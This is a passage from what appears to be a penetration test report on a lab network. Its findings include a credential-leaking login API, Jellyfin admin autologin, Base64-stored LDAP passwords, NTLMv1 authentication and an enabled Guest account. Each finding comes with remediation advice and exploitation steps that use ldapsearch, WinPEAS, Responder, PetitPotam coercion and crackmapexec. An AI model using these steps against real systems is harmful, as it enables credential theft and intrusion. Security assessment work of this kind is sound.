Technical Impact Description	The technical impact of this vulnerability towards XXX and their other machines is minimal.		
Business Impact Description	Successful exploitation of this vulnerability allows attackers to compromise the customers' account and information, such as their reward points, given that they know the username of the account. This vulnerability impacts XXX's reputation as if exploited by attackers would require disclosure about exposed PII to affected customers which will dramatically diminish customer trust in XXX. This vulnerability has the potential to impact XXX's revenue generation by providing further access to the network enabling data and system modification. This vulnerability is noncompliant with PCI as user data is insecurely processed or stored and/or the system which contains the data is insecure. This vulnerability is in violation of GDPR as it contains one or more of the following issues: insecure data processing, insecure data access, or insecure systems containing said data, which may incur fines averaging $140,000 or up to $21.5 million per violation depending on how strictly fines are applied by the enforcing organization.		
Likelihood Description	This vulnerability is likely to be exploited as no authentication is required and that a valid username is not typically difficult to guess.		
MITRE ATT&CK	N/A		
	N/A		

Compliance Violations	**PCI DSS:** 6.2.1 **GDPR:** 32 **NRS § 603A.010-NRS § 603A.290:** N/A

Exploitation Details

1. **Discovery of the endpoint**
   Nmap data was uploaded to AMUNGoS during the initial reconnaissance step. Port 443 was discovered to be open on `LPS.corp.cc.local`. Upon visiting it revealed a login portal.

```
nmap 10.0.0.12
```

Figure 85 *Rewards login portal*

2. **Attempt to log into portal**
   Attempt to log into the portal with a valid username. While performing this action, make sure to have the Network tools open to view the API request being made over the network.

```
CTRL + Shift + I
```

Figure 86 *Login attempt to rewards portal with browser Network tools open*

3. **View the response**
   From the `userapi` request made, right click it to view the response of the API request.




Figure 87 *Viewing the administrator password and secret*

Remediation
XXXXXX-XX strongly suggests XXX adjust the source code of the application to prevent the disclosure of a user's information when a login attempt is made. None of the information leaked needs to be disclosed to a user attempting to authenticate.

END OF FINDING BLOCK

7.4.5	Jellyfin Admin Autologin	CVSS	Risk
Impact	MEDIUM	**6.5** Medium	**Med.**
Likelihood	HIGH		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N		
Affected Scope	10.0.0.20 (MEDIA.corp.cc.local) ➔ **TCP/80** ➔ HTTP ➔ **TCP/8096** ➔ HTTPS		
Vulnerability Summary	Upon accessing the internally accessible Jellyfin web page [redacted] was able to access the Jellyfin admin account by clicking on the Jellyfin user's profile picture, without needing to authenticate.		
Technical Impact Description	The technical impact to this system or other systems on XXX's network is minimal.		
Business Impact Description	The business impact to [redacted] based on this vulnerability is critical. The media server contains images of individuals in XXX branded apparel and images labeled "header" among others. Should any inappropriate images be added to this server, they would be displayed on connected devices which would harm XXX's reputation and potentially incur legal liability depending on the content of the images. This vulnerability is noncompliant with PCI as user data is insecurely processed or stored and/or the system which contains the data is insecure.		
Likelihood Description	Unauthorized admin access to Jellyfin is highly likely due to the ease with which it can be achieved and the accessibility of the web page since it is internally accessible.		
MITRE ATT&CK	N/A M1047 - Audit		
Compliance Violations	**PCI DSS:** 8.3.1 **GDPR:** N/A **NRS § 603A.010-NRS § 603A.290:** N/A		

Exploitation Details

1. **Access the webpage**
   Simply entering the URL of the Jellyfin application into any web browser will work.




Figure 88 *Jellyfin landing page*

2. **Sign in**
   Clicking the Jellyfin account from the previous screenshot will sign the client in.




Figure 89 *Administrative dashboard instance from autologin*

Remediation
XXXXXX-XX strongly recommends XXX mandate the usage of an account with a strong password to authenticate into Jellyfin. If this is not possible, increasing the access controls on the Jellyfin by binding the dashboard page locally may help mitigate this vulnerability.

END OF FINDING BLOCK

7.4.6 Excessive Admin Users on Application		CVSS	Risk
Impact	MEDIUM	**6.3** Medium	**Med.**
Likelihood	HIGH		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N		
Affected Scope	10.0.0.12 (LPS.corp.cc.local) ➔ **TCP/443** ➔ HTTPS		
Vulnerability Summary	XXXXXX-XX has discovered that the web application running on `LPS.corp.cc.local` contains an excessive amount of administrative users. Every user, presumably customers, was an admin.		
Technical Impact Description	The technical impact of this vulnerability towards XXX and their other machines is minimal.		
Business Impact Description	Successful exploitation of this vulnerability allows for any user to view and edit the information of other customers. This vulnerability will likely impact XXX's reputation as it impacts the availability of guest facing components or inhibits business function in a way that will impact guests. This vulnerability is noncompliant with PCI as user data is insecurely processed or stored and/or the system which contains the data is insecure. This vulnerability is in violation of GDPR as it contains one or more of the following issues: insecure data processing, insecure data access, or insecure systems containing said data, which may incur fines averaging $140,000 or up to $21.5 million per violation depending on how strictly fines are applied by the enforcing organization.		
Likelihood Description	This vulnerability is moderately likely to be exploited as an attacker would need a pair of valid credentials. XXXXXX-XX did notice however, that a large portion of the customers signed up with weak passwords.		
MITRE ATT&CK	N/A N/A		
Compliance Violations	**PCI DSS:** 7.2.2, 7.3.2 **GDPR:** 32 **NRS § 603A.010-NRS § 603A.290:** N/A		

Exploitation Details

1. **Acquire an account**
   XXXXXX-XX utilized a previous vulnerability detailed in Section 7.4.4 to gain access to an admin account.

Figure 90 *XXXXXX-XX gaining access to administrative users*

2. **Log into the admin portal**
   Using the credentials of any admin account, log into the admin account located at the endpoint `https://10.0.0.12/admin.html`




Figure 91 *Rewards admin login page*

3. **View admin page**
   Once connected to the admin page, attackers, or even other customers, can view and edit other customer's data.




Figure 92 *Admin portal revealing customer email addresses*

Remediation
XXXXXX-XX strongly suggests XXX remove the administrative privileges from the users. Only users that need these privileges should have them, based on the principle of least privilege.

END OF FINDING BLOCK

7.4.7 LDAP Credentials Stored in Base64		CVSS	Risk
Impact	MEDIUM	6.1 Medium	Med.
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:N		
Affected Scope	10.0.0.100 (LDAP.corp.cc.local) ➔ **TCP/389** ➔ LDAP		
Vulnerability Summary	XXXXXX-XX leveraged weak administrator credentials to access the LDAP server hosted on `LDAP.corp.cc.local` and gained access to all information within including user passwords stored in a reversible, encoded form.		
Technical Impact Description	The credentials contained within were only able to be used on the front end LDAP webserver and nowhere else. However, in combination with the front end web server, any LDAP attribute can be modified.		
Business Impact Description	An attacker that successfully leverages this misconfiguration would be able to modify the LDAP attributes of all users in the LDAP server which would reduce or prohibit their capability to perform job functions. This vulnerability will directly impact revenue generation due to affecting systems or services critical to XXX's revenue generating operations.		
Likelihood Description	Gaining access to this service and getting credentials is moderately likely since it requires an understanding of the underlying system to get the correct naming conventions to query LDAP.		
MITRE ATT&CK	N/A		
	M1047 - Audit		
Compliance Violations	N/A		
Exploitation Details			
1. **Query LDAP with administrator privileges**			

```
ldapsearch -h 10.0.0.100 -D 'cn=admin,dc=XXXXXXXXX,dc=com' -W -
b "dc=XXXXXXXXX,dc=com"
```

Redacted

Figure 93 *XXXXXX-XX discovered `userPassword` field with Base64 encoded credentials*

Remediation
As per official openLDAP documentation[22], XXXXXX-XX recommends XXX implement the openLDAP standard of salted SHA1 hashes. This can cause issues with interconnectivity as the standard is not widely accepted, in that case XXXXXX-XX recommends implementing strict access controls in the LDAP server alongside regular password rotation. Daily password rotation will help mitigate the risk, however the risk will not be entirely remediated.

END OF FINDING BLOCK

[22] https://www.openldap.org/doc/admin24/security.html

7.4.8 Low LAN Manager Authentication Level		CVSS	Risk
Impact	MEDIUM	4.7 Medium	Med.
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:C/C:L/I:L/A:N		
Affected Scope	10.0.0.5 (DC01.corp.cc.local) ➔ **TCP/445** ➔ SMB		
Vulnerability Summary	XXXXXX-XX discovered that `DC01.corp.cc.local` had the "Network security: LAN Manager authentication level" configuration set to "Send LM & NTLM responses". This forces client devices to use LM and NTLMv1 authentication, instead of NTLMv2, the recommended version to use.		
Technical Impact Description	Attackers can sniff authentication-related traffic and perform a password cracking attack offline. Because the authentication mechanism uses an outdated cipher, the encrypted messages can be fully reversed, allowing an attacker to extract plaintext credentials.		
Business Impact Description	This misconfiguration can lead to both low and high privileged accounts and credentials being potentially compromised. This vulnerability has the potential to impact XXX's revenue generation by providing further access to the network enabling data and system modification.		
Likelihood Description	This misconfiguration is somewhat likely to be abused; an attacker would likely try to sniff authentication related traffic or perform man-in-the-middle attacks, but those would have to be successful in order to obtain the reversible hashes.		
MITRE ATT&CK	T1557 – Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay		
	M1042 – Disable or Remove Feature or Program M1037 – Filter Network Traffic		
Compliance Violations	N/A		
Exploitation Details			
1. **Enumerate the LAN Manager authentication settings**			

Using a tool such as WinPEAS, enumerate NTLM settings. A LanmanCompatibility level of 0 indicates that client devices only use the LM and NTLMv1 protocols for authentication.

```
WinPEASx64.exe
```

```
+[1;36m╔══════════╣ +[1;32mEnumerating NTLM Settings+[0m
+[1;31m LanmanCompatibilityLevel    : 0 (Send LM & NTLM responses)+[0m
+[1;34m  NTLM Signing Settings+[0m
     ClientRequireSigning    : +[0m+[1;31mFalse+[0m
     ClientNegotiateSigning  : +[0m+[1;32mTrue+[0m
     ServerRequireSigning    : +[0m+[1;32mTrue+[0m
     ServerNegotiateSigning  : +[0m+[1;32mTrue+[0m
     LdapSigning             : +[0m+[33m+[0m+[33mNegotiate signing+[0m+[0m (+[0m+[33m+[0m+[33mNegotiate signing+[0m+[0m)
+[1;34m  Session Security+[0m
+[1;32m      NTLMMinClientSec        : 536870912 (Require 128-bit encryption)+[0m
+[1;31m        [!] NTLM clients support NTLMv1!+[0m
+[1;32m      NTLMMinServerSec        : 536870912 (Require 128-bit encryption)+[0m
+[1;31m        [!] NTLM services on this machine support NTLMv1!+[0m
+[1;34m  NTLM Auditing and Restrictions+[0m
     InboundRestrictions     :  (Not defined)
+[1;31m      OutboundRestrictions    :  (Not defined)+[0m
     InboundAuditing         :  (Not defined)
     OutboundExceptions      :
```

Figure 94 *NTLM settings from WinPEAS output*

2. **Run Responder**
   Run Responder on an attacking machine.

```
python3 Responder.py -I eth0
```

```
┌──(root㉿                                    )-[~/Responder]
└─# python3 Responder.py -I eth0

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C
```

Figure 95 *Running Responder on attacking machine*

3. **Authenticate to the attacker's machine**
   Manually authenticate or perform a coerced authentication (using a tool such as PetitPotam) from a domain computer to the attacker's machine.

```
python3 PetitPotam.py 10.0.254.204 10.0.0.5
```

Figure 96 *Coercing authentication from `dc01.corp.cc.local` to attacker's machine*

4. **View the captured authentication on Responder**
   On the attacking machine, view the captured authentication on Responder. View the NTLM version on the left-hand side of the captured messages.




Figure 97 *Responder displaying NTLMv1 protocol being used for client authentication*

Remediation
XXXXXX-XX recommends XXX to configure the LAN Manager Authentication Level to level 5, or "Send

NTLMv2 responses only[23]". This will enforce all client computers to utilize NTLMv2 instead of NTLMv1 for authentication. If NTLMv1 is necessary for business operations, XXXXXX-XX recommends XXX to isolate NTLMv1 traffic to reduce the attack surface of all affected hosts. Additionally, XXXXXX-XX recommends XXX to disable LLMNR if possible to prevent LLMNR poisoning.




Figure 98 *LAN Manager authentication settings in Group Policy Management*

[23] https://www.stigviewer.com/stig/microsoft_windows_server_20122012_r2_domain_controller/2022-03-01/finding/V-226330




Figure 99 *LAN Manager authentication level policy defined and set to "Send NTLMv2 response only. Refuse LM & NTLM"*

END OF FINDING BLOCK

7.5 LOW-RISK FINDINGS

7.5.1	Exposed API Code	CVSS	Risk
Impact	LOW	5.3 Medium	Low
Likelihood	N/A		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L		
Affected Scope	10.0.0.12 (LPS.corp.cc.local) → **TCP/443** → HTTPS		
PREVIOUS VULNERABILITY			
Vulnerability Summary	By viewing the source code of the website, XXXXXX-XX rediscovered JavaScript files that leaked information about the endpoints of the API. This information leads to attackers having a much deeper understanding of how the API works and aids in exploitation.		
Technical Impact Description	Successfully viewing the code of the website will not instantly give an attacker the ability to exploit the application.		
Business Impact Description	This vulnerability will likely impact XXX's reputation as it impacts the availability of guest facing components or inhibits business function in a way that will impact guests.		
Likelihood Description	N/A		
MITRE ATT&CK	N/A		
	M1054 – Software Configuration		
Compliance Violations	N/A		
Exploitation Details			

1. **Identify the web server running on the host**
   XXXXXX-XX performed host discovery on `LPS.corp.cc.local` and identified a web server running an API.

```
nmap 10.0.0.12 -p 443
```

Figure 100 *Nmap data from `LPS.corp.cc.local` that was uploaded to AM-UNGoS*

2. **Browse to endpoint**
   Using a web browser, the page will be accessible and upon successful loading, a login page is visible.




Figure 101 *Depiction of the login portal*

3. **View Source of website**
   Upon viewing the source of the website XXXXXX-XX identified 3 JavaScript files that were publicly accessible.

```
function user_login(user, pass) {
  return core_request(`${user_api_baseurl}?login&`, {
    type: 'user',
    user,
    pass
  });
}

function user_query(user, secret) {
  return core_request(`${user_api_baseurl}?query&`, {
    type: 'user',
    user,
    secret
  });
}
```

Figure 102 *Publicly accessible JavaScript files*

Remediation
XXXXXX-XX recommends that XXX edit the source code of the selected webpage to no longer include these JavaScript references. XXXXXX-XX also encourages XXX to use proper programming conventions to prevent further information disclosure.

END OF FINDING BLOCK

7.5.2	Guest Account Enabled	CVSS	Risk
Impact	LOW	5.3 Medium	LOW
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L		
Affected Scope	10.0.0.6 (ADCS.corp.cc.local) 10.0.0.11 (HMS.corp.cc.local) 10.0.0.51 (WORKSTATION01.corp.cc.local) 10.0.0.52 (WORKSTATION02.corp.cc.local) ➔ **TCP/445** ➔ SMB ➔ **TCP/3389** ➔ RDP ➔ **TCP/5985** ➔ WinRM		
Vulnerability Summary	XXXXXX-XX discovered the `Guest` account was enabled on the `corp.cc.local` domain. While it could not access the domain controller, it still had access to other hosts and, due to another misconfiguration, administrative access to the Workstations.		
Technical Impact Description	Access to the `Guest` account is possible without password, thus leading to potential access to resources on the network.		
Business Impact Description	This vulnerability will directly impact revenue generation as it directly impacts systems or services critical to XXX's revenue generating operations.		
Likelihood Description	It is likely that an attacker would leverage this misconfiguration. Guest Authentication is commonly tested and not difficult to perform.		
MITRE ATT&CK	T1078 - Valid Accounts: Default Accounts		
	N/A		
Compliance Violations	**PCI DSS:** 8.2.2 **GDPR:** N/A		

	NRS § 603A.010-NRS § 603A.290: N/A

Exploitation Details

1. **Test authentication as the Guest user**

```
crackmapexec smb 10.0.0.5-127 -u 'Guest' -p ''
```

